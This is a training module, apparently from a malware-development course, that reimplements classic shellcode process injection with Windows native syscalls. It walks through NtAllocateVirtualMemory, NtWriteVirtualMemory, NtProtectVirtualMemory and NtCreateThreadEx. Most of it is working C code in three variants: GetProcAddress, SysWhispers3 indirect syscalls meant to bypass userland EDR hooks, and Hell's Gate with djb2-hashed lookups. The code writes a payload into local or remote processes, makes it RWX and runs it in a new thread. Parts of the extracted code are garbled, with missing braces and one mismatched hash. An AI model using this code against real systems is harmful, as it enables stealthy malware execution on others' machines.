Syscalls - Reimplementing Classic Injection

Introduction

In this module, the classical process injection technique discussed earlier will be implemented using direct syscalls, replacing WinAPIs with their syscall equivalent.

- VirtualAlloc/Ex is replaced with NtAllocateVirtualMemory
- VirtualProtect/Ex is replaced with NtProtectVirtualMemory
- WriteProcessMemory is replaced with NtWriteVirtualMemory
- CreateThread/RemoteThread is replaced with NtCreateThreadEx

Required Syscalls

This section will go through the required syscalls that will be used and explain their parameters.

NtAllocateVirtualMemory

This is the resulting syscall from the VirtualAlloc and VirtualAllocEx WinAPIs. NtAllocateVirtualMemory is shown below.

```
NTSTATUS NtAllocateVirtualMemory(
 IN HANDLE
                   ProcessHandle, // Process handle in where to allocate
memory
 IN OUT PVOID
                    *BaseAddress, // The returned allocated memory's base
address
 IN ULONG PTR
                   ZeroBits,
                                     // Always set to '0'
 IN OUT PSIZE T
                   RegionSize,
                                    // Size of memory to allocate
 IN ULONG
                    AllocationType,
                                    // MEM COMMIT | MEM RESERVE
 IN ULONG
                                     // Page protection
                    Protect
);
```

NtAllocateVirtualMemory is similar to the VirtualAllocEx WinAPI, however, it differs in that the RegionSize and BaseAddress are both passed by reference, using the address of operator (&). ZeroBits is a newly introduced parameter that is defined as the number of high-order address bits that must be zero in the base address of the section view. This parameter is always set to zero.

The RegionSize parameter is marked as an IN and OUT parameter. This is because the value of RegionSize may change depending on what was actually allocated. Microsoft states that the initial value of RegionSize specifies the size, in bytes, of the region and is rounded up to the next host page size boundary. This means that NtAllocateVirtualMemory rounds up to the nearest multiple of a page size, which is 4096 bytes. For example, if RegionSize is set to 5000 bytes, it will round it up to 8192 and RegionSize will return the value which was allocated, which is 8192 in this example.

As previously mentioned in earlier modules, all the syscalls return NTSTATUS. If successful, it will be set to STATUS SUCCESS (0). Otherwise, a non-zero value is returned if the syscall fails.

NtProtectVirtualMemory

This is the resulting syscall from the VirtualProtect and VirtualProtectEx WinAPls. NtProtectVirtualMemory is shown below.

```
NTSTATUS NtProtectVirtualMemory(
  IN HANDLE
                        ProcessHandle,
                                                  // Process handle whose
memory protection is to be changed
  IN OUT PVOID
                        *BaseAddress,
                                                   // Pointer to the base
address to protect
  IN OUT PULONG
                       NumberOfBytesToProtect, // Pointer to size of
region to protect
  IN ULONG
                        NewAccessProtection, // New memory protection to
be set
  OUT PULONG
                        OldAccessProtection
                                                  // Pointer to a variable
that receives the previous access protection
```

Both BaseAddress and NumberOfBytesToProtect are passed by reference, using the "address of" operator (&).

The NumberOfBytesToProtect parameter behaves similarly to the RegionSize parameter in NtAllocateVirtualMemory where it rounds up the number of bytes to the nearest multiple of a page.

NtWriteVirtualMemory

This is the resulting syscall from the WriteProcessMemory WinAPI. NtWriteVirtualMemory is shown below.

```
NTSTATUS NtWriteVirtualMemory(
 IN HANDLE
                        ProcessHandle,
                                       // Process handle whose memory
is to be written to
 IN PVOID
                       BaseAddress,
                                               // Base address in the
specified process to which data is written
 IN PVOID
                         Buffer,
                                                // Data to be written
 TN ULONG
                         NumberOfBytesToWrite, // Number of bytes to be
written
 OUT PULONG
                         NumberOfBytesWritten // Pointer to a variable that
receives the number of bytes actually written
```

NtWriteVirtualMemory's parameters are the same as its WinAPI version, WriteProcessMemory.

NtCreateThreadEx

This is the resulting syscall from the CreateThread, CreateRemoteThread and CreateRemoteThreadEx WinAPIs. NtCreateThreadEx is shown below.

```
NTSTATUS NtCreateThreadEx(
   OUT PHANDLE
                                                   // Pointer to a HANDLE
                               ThreadHandle,
variable that recieves the created thread's handle
   IN ACCESS MASK
                               DesiredAccess,
                                                   // Thread's access rights
(set to THREAD ALL ACCESS - 0x1FFFFF)
   IN POBJECT ATTRIBUTES
                               ObjectAttributes, // Pointer to
OBJECT ATTRIBUTES structure (set to NULL)
   IN HANDLE
                               ProcessHandle, // Handle to the process in
which the thread is to be created.
                                                    // Base address of the
   IN PVOID
                               StartRoutine,
application-defined function to be executed
                               Argument,
                                                    // Pointer to a variable to
be passed to the thread function (set to NULL)
   IN ULONG
                                                    // The flags that control
                               CreateFlags,
the creation of the thread (set to NULL)
   IN SIZE T
                               ZeroBits,
                                                    // Set to NULL
   IN SIZE T
                                                    // Set to NULL
                              StackSize,
   IN SIZE T
                              MaximumStackSize,
                                                   // Set to NULL
   IN PPS ATTRIBUTE LIST
                             AttributeList
                                                   // Pointer to
PS ATTRIBUTE LIST structure (set to NULL)
);
```

NtCreateThreadEx looks similar to the CreateRemoteThreadEx WinAPI. NtCreateThreadEx is a very flexible syscall and can allow complex manipulation of the created threads. However, for our purpose, the majority of its parameters will be set to NULL.

Implementation Using GetProcAddress and GetModuleHandle

Calling the syscalls will be done using several methods, starting with the commonly used <code>GetProcAddress</code> and <code>GetModuleHandle</code> WinAPIs. This technique is straightforward and has been used multiple times to dynamically call syscalls. As previously discussed, however, this method does not bypass any userland hooks installed on the syscalls.

In the code provided for download in this module, a Syscall structure is created and initialized using InitializeSyscallStruct, which holds the addresses of the syscalls used, as shown below.

```
// A structure that keeps the syscalls used

typedef struct _Syscall {

    fnNtAllocateVirtualMemory pNtAllocateVirtualMemory;
    fnNtProtectVirtualMemory pNtProtectVirtualMemory;
    fnNtWriteVirtualMemory pNtWriteVirtualMemory;
    fnNtCreateThreadEx pNtCreateThreadEx;
} Syscall, *PSyscall;
```

```
// Function used to populate the input 'St' structure
BOOL InitializeSyscallStruct (OUT PSyscall St) {
        HMODULE hNtdll = GetModuleHandle(L"NTDLL.DLL");
        if (!hNtdll) {
                printf("[!] GetModuleHandle Failed With Error : %d \n",
GetLastError());
               return FALSE;
        St->pNtAllocateVirtualMemory =
(fnNtAllocateVirtualMemory)GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
        St->pNtProtectVirtualMemory
(fnNtProtectVirtualMemory)GetProcAddress(hNtdll, "NtProtectVirtualMemory");
        St->pNtWriteVirtualMemory
(fnNtWriteVirtualMemory)GetProcAddress(hNtdll, "NtWriteVirtualMemory");
        St->pNtCreateThreadEx
(fnNtCreateThreadEx)GetProcAddress(hNtdll, "NtCreateThreadEx");
        // check if GetProcAddress missed a syscall
        if (St->pNtAllocateVirtualMemory == NULL || St->pNtProtectVirtualMemory
== NULL || St->pNtWriteVirtualMemory == NULL || St->pNtCreateThreadEx == NULL)
               return FALSE;
        else
               return TRUE;
}
```

Next, the ClassicInjectionViaSyscalls function will be responsible for executing the payload, pPayload, in the target process, hProcess. The function returns FALSE if it fails to execute the payload and TRUE if it succeeds. Additionally, the function can be used to inject both local and remote processes depending on the value of hProcess.

```
BOOL ClassicInjectionViaSyscalls(IN HANDLE hProcess, IN PVOID pPayload, IN SIZE T
sPayloadSize) {
       Syscall St
                                      = \{ 0 \};
       NTSTATUS STATUS
                                      = 0x00;
                                       = NULL;
       PVOID
               pAddress
       ULONG uOldProtection
                                      = NULL;
       SIZE T sSize
                                      = sPayloadSize,
            sNumberOfBytesWritten
                                    = NULL;
       HANDLE
               hThread
                                      = NULL;
       // Initializing the 'St' structure to fetch the syscall's addresses
```

```
if (!InitializeSyscallStruct(&St)){
              printf("[!] Could Not Initialize The Syscall Struct \n");
              return FALSE;
       // Allocating memory
       if ((STATUS = St.pNtAllocateVirtualMemory(hProcess, &pAddress, 0, &sSize,
MEM RESERVE | MEM COMMIT, PAGE READWRITE)) != 0) {
              printf("[!] NtAllocateVirtualMemory Failed With Error: 0x%0.8X
\n", STATUS);
             return FALSE;
       printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress,
sSize);
       printf("[#] Press <Enter> To Write The Payload ... ");
       getchar();
//-----
       // Writing the payload
       printf("\t[i] Writing Payload Of Size %d ... ", sPayloadSize);
       if ((STATUS = St.pNtWriteVirtualMemory(hProcess, pAddress, pPayload,
sPayloadSize, &sNumberOfBytesWritten)) != 0 || sNumberOfBytesWritten !=
sPayloadSize) {
              printf("[!] pNtWriteVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
              printf("[i] Bytes Written : %d of %d \n", sNumberOfBytesWritten,
sPayloadSize);
              return FALSE;
       printf("[+] DONE \n");
//-----
       // Changing the memory's permissions to RWX
       if ((STATUS = St.pNtProtectVirtualMemory(hProcess, &pAddress,
&sPayloadSize, PAGE EXECUTE READWRITE, &uOldProtection)) != 0) {
              printf("[!] NtProtectVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
             return FALSE;
       // Executing the payload via thread
       printf("[#] Press <Enter> To Run The Payload ... ");
```

```
getchar();
    printf("\t[i] Running Thread Of Entry 0x%p ... ", pAddress);
    if ((STATUS = St.pNtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL,
hProcess, pAddress, NULL, NULL, NULL, NULL, NULL, NULL) != 0) {
        printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n",
STATUS);

        return FALSE;
    }

    printf("[+] DONE \n");
    printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));

    return TRUE;
}
```

Payload Size & Rounding Up

Recall that NtAllocateVirtualMemory rounds up the value of RegionSize to be a multiple of 4096. Due to the rounding up of the size, one must be careful when using the same payload size variable when allocating memory and writing to memory as it can lead to more bytes being written than what was intended. This is why the code above uses separate size variables for NtAllocateVirtualMemory and NtWriteVirtualMemory.

The issue is demonstrated in the code snippet below.

```
// sPayloadSize is the payload's size (272 bytes)
// Allocating memory
if ((STATUS = St.pNtAllocateVirtualMemory(hProcess, &pAddress, 0,
&sPayloadSize, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE)) != 0) {
    return FALSE;
}

// sPayloadSize's value is now 4096
// Writing the payload with sPayloadSize (NumberOfBytesToWrite) as 4096 instead
of the original size
    if ((STATUS = St.pNtWriteVirtualMemory(hProcess, pAddress, pPayload,
sPayloadSize, &sNumberOfBytesWritten)) != 0) {
    return FALSE;
}
```


Implementation Using SysWhispers

The implementation here uses SysWhispers3 to bypass userland hooks via indirect syscalls. The following command is used to generate the required files for this implementation.

```
python syswhispers.py -a x64 -c msvc -m jumper_randomized -f
NtAllocateVirtualMemory,NtProtectVirtualMemory,NtWriteVirtualMemory,NtCreateThreadEx
-o SysWhispers -v
```


Three files are generated: SysWhispers.h, SysWhispers.c and SysWhispers-asm.x64.asm. The next step is to import these files into Visual Studio as noted in the SysWhisper's Readme here. The steps are demonstrated below.


Step 1Copy the generated files to the project folder and then add them to the Visual Studio project as existing items.



Step 2


Enable MASM in the project to allow for the compilation of the generated assembly code.






Step 3

Modify the properties to set the ASM file to be compiled using *Microsoft Macro Assembler*.





Step 4

The Visual Studio project can now be compiled. The ClassicInjectionViaSyscalls function is shown below.

```
BOOL ClassicInjectionViaSyscalls(IN HANDLE hProcess, IN PVOID pPayload, IN SIZE T
sPayloadSize) {
                        STATUS
        NTSTATUS
                                                = 0x00;
        PVOID
                        pAddress
                                                = NULL;
        ULONG
                        uOldProtection
                                                = NULL;
        SIZE T
                        sSize
                                                = sPayloadSize,
                            sNumberOfBytesWritten = NULL;
        HANDLE
                        hThread
                                                = NULL;
        // Allocating memory
        if ((STATUS = NtAllocateVirtualMemory(hProcess, &pAddress, 0, &sSize,
MEM RESERVE | MEM COMMIT, PAGE READWRITE)) != 0) {
```

```
printf("[!] NtAllocateVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
             return FALSE;
       printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress,
sSize);
       printf("[#] Press <Enter> To Write The Payload ... ");
       getchar();
//----
       // Writing the payload
       printf("\t[i] Writing Payload Of Size %d ... ", sPayloadSize);
       if ((STATUS = NtWriteVirtualMemory(hProcess, pAddress, pPayload,
sPayloadSize, &sNumberOfBytesWritten)) != 0 || sNumberOfBytesWritten !=
sPayloadSize) {
              printf("[!] pNtWriteVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
              printf("[i] Bytes Written : %d of %d \n", sNumberOfBytesWritten,
sPayloadSize);
             return FALSE;
       printf("[+] DONE \n");
//-----
       // Changing the memory's permissions to RWX
       if ((STATUS = NtProtectVirtualMemory(hProcess, &pAddress, &sPayloadSize,
PAGE EXECUTE READWRITE, &uOldProtection)) != 0) {
              printf("[!] NtProtectVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
             return FALSE;
//-----
       // Executing the payload via thread
       printf("[#] Press <Enter> To Run The Payload ... ");
       printf("\t[i] Running Thread Of Entry 0x%p ... ", pAddress);
       if ((STATUS = NtCreateThreadEx(&hThread, THREAD ALL ACCESS, NULL,
hProcess, pAddress, NULL, NULL, NULL, NULL, NULL, NULL)) != 0) {
             printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n",
STATUS);
             return FALSE;
       printf("[+] DONE \n");
       printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));
       return TRUE;
```

Implementation Using Hell's Gate

The last implementation for this module is using Hell's Gate. First, ensure that the same steps done to set up the Visual Studio project with SysWhispers3 are done here too. Specifically, enabling MASM and modifying the properties to set the ASM file to be compiled using the Microsoft Macro Assembler.

Changing Payload Function

A few changes need to be made to the Hell's Gate code. First, the Payload function must be replaced with the ClassicInjectionViaSyscalls function.

```
BOOL ClassicInjectionViaSyscalls(IN PVX TABLE pVxTable, IN HANDLE hProcess, IN
PBYTE pPayload, IN SIZE T sPayloadSize) {
                        STATUS
                                                = 0 \times 00;
        NTSTATUS
        PVOID
                        pAddress
                                                = NULL;
        ULONG
                        uOldProtection
                                                = NULL;
        SIZE T
                       sSize
                                                = sPayloadSize,
                            sNumberOfBytesWritten = NULL;
        HANDLE
                        hThread
                                                = NULL;
        // Allocating memory
        HellsGate(pVxTable->NtAllocateVirtualMemory.wSystemCall);
        if ((STATUS = HellDescent(hProcess, &pAddress, 0, &sSize, MEM RESERVE |
MEM COMMIT, PAGE READWRITE)) != 0) {
                printf("[!] NtAllocateVirtualMemory Failed With Error: 0x%0.8X
\n", STATUS);
                return FALSE;
        printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress,
sSize);
        printf("[#] Press <Enter> To Write The Payload ... ");
        getchar();
        // Writing the payload
        printf("\t[i] Writing Payload Of Size %d ... ", sPayloadSize);
        HellsGate(pVxTable->NtWriteVirtualMemory.wSystemCall);
        if ((STATUS = HellDescent(hProcess, pAddress, pPayload, sPayloadSize,
&sNumberOfBytesWritten)) != 0 || sNumberOfBytesWritten != sPayloadSize) {
                printf("[!] pNtWriteVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
                printf("[i] Bytes Written : %d of %d \n", sNumberOfBytesWritten,
sPayloadSize);
```

```
return FALSE;
        printf("[+] DONE \n");
        // Changing the memory's permissions to RWX
        HellsGate(pVxTable->NtProtectVirtualMemory.wSystemCall);
        if ((STATUS = HellDescent(hProcess, &pAddress, &sPayloadSize,
PAGE EXECUTE READWRITE, &uOldProtection)) != 0) {
                printf("[!] NtProtectVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
               return FALSE;
        // Executing the payload via thread
        printf("[#] Press <Enter> To Run The Payload ... ");
        printf("\t[i] Running Thread Of Entry 0x%p ... ", pAddress);
        HellsGate(pVxTable->NtCreateThreadEx.wSystemCall);
        if ((STATUS = HellDescent(&hThread, THREAD ALL ACCESS, NULL, hProcess,
pAddress, NULL, NULL, NULL, NULL, NULL, NULL)) != 0) {
                printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n",
STATUS);
               return FALSE;
        printf("[+] DONE \n");
        printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));
       return TRUE;
```

Updating The VX_TABLE Structure

Next, the VX_TABLE structure must be updated with the names of the syscalls that are used in this module, as shown below.

Updating Seed Value

A new seed value will be used to replace the old one to change the hash values of the syscalls. The djb2 hashing function is updated with the new seed value below.

The following printf statements should be added to a new project to generate the djb2 hash values.

```
printf("#define %s%s 0x%p \n", "NtAllocateVirtualMemory", "_djb2",
  (DWORD64)djb2("NtAllocateVirtualMemory"));
printf("#define %s%s 0x%p \n", "NtWriteVirtualMemory", "_djb2",
  djb2("NtWriteVirtualMemory"));
printf("#define %s%s 0x%p \n", "NtProtectVirtualMemory", "_djb2",
  djb2("NtProtectVirtualMemory"));
printf("#define %s%s 0x%p \n", "NtCreateThreadEx", "_djb2",
  djb2("NtCreateThreadEx"));
```

```
PS C:\Users\User\Desktop\Intermediate\hasher\Release\x64> .\Hasher.exe
#define NtAllocateVirtualMemory_djb2 0x7B2D1D431C81F5F6
#define NtWriteVirtualMemory_djb2 0x54AEE238645CC47C
#define NtProtectVirtualMemory_djb2 0xA0DCC2851566E832
#define NtCreateThreadEx_djb2 0x2786FB7E75145F1A
PS C:\Users\User\Desktop\Intermediate\hasher\Release\x64>
```

Once the values are generated, add them to the start of the Hell's Gate project.

```
#define NtAllocateVirtualMemory_djb2 0x7B2D1D431C81F5F6
#define NtWriteVirtualMemory_djb2 0x54AEE238645CCA7C
#define NtProtectVirtualMemory_djb2 0xA0DCC2851566E832
#define NtCreateThreadEx_djb2 0x2786FB7E75145F1A
```

Updating The Main Function

The main function must be updated to call the ClassicInjectionViaSyscalls instead of the payload function. The function will use the above-generated hashes as shown below.

```
INT main() {
    // Getting the PEB structure

PTEB pCurrentTeb = RtlGetThreadEnvironmentBlock();

PPEB pCurrentPeb = pCurrentTeb->ProcessEnvironmentBlock;

if (!pCurrentPeb || !pCurrentTeb || pCurrentPeb->OSMajorVersion != 0xA)

    return 0x1;

// Getting the NTDLL module

PLDR_DATA_TABLE_ENTRY pLdrDataEntry = (PLDR_DATA_TABLE_ENTRY)
```

```
((PBYTE)pCurrentPeb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10);
        // Getting the EAT of Ntdll
        PIMAGE EXPORT DIRECTORY pImageExportDirectory = NULL;
        if (!GetImageExportDirectory(pLdrDataEntry->DllBase,
&pImageExportDirectory) || pImageExportDirectory == NULL)
                return 0x01;
        // Initializing the 'Table' structure
       VX TABLE Table = { 0 };
        Table.NtAllocateVirtualMemory.dwHash = NtAllocateVirtualMemory djb2;
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&Table.NtAllocateVirtualMemory))
               return 0x1;
        Table.NtWriteVirtualMemory.dwHash = NtWriteVirtualMemory djb2;
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&Table.NtWriteVirtualMemory))
                return 0x1;
        Table.NtProtectVirtualMemory.dwHash = NtProtectVirtualMemory djb2;
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&Table.NtProtectVirtualMemory))
               return 0x1;
        Table.NtCreateThreadEx.dwHash = NtCreateThreadEx djb2;
        if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory,
&Table.NtCreateThreadEx))
               return 0x1;
        // injection code - calling the 'ClassicInjectionViaSyscalls' function
// If local injection
#ifdef LOCAL INJECTION
        if (!ClassicInjectionViaSyscalls(&Table, (HANDLE)-1, Payload,
sizeof(Payload)))
               return 0x1;
#endif // LOCAL INJECTION
// If remote injection
#ifdef REMOTE INJECTION
        // Open a handle to the target process
        printf("[i] Targeting process of id : %d \n", PROCESS ID);
        HANDLE hProcess = OpenProcess(PROCESS ALL ACCESS, FALSE, PROCESS ID);
        if (hProcess == NULL) {
```

Local vs Remote Injection

Since the implemented ClassicInjectionViaSyscalls can work on both the local process and the remote process level, a preprocessor macro code was constructed to target the local process if LOCAL_INJECTION is defined. The preprocessor code is shown below.

```
#define LOCAL_INJECTION

#ifndef LOCAL_INJECTION

#define REMOTE_INJECTION

// Set the target process PID


#define PROCESS_ID 18784

#endif // !LOCAL_INJECTION
```


The #define LOCAL_INJECTION can be commented out to target a remote process. In this case, the process of PID equal to PROCESS_ID will be targeted. If #define LOCAL_INJECTION is not commented, which is the default setting in the shared code, then the local process's pseudo handle is used which is equal to (HANDLE) -1.

Demo


Using the SysWhispers implementation locally.



Using SysWhispers implementation remotely.



Using Hell's Gate implementation locally.



Using Hell's Gate implementation remotely.

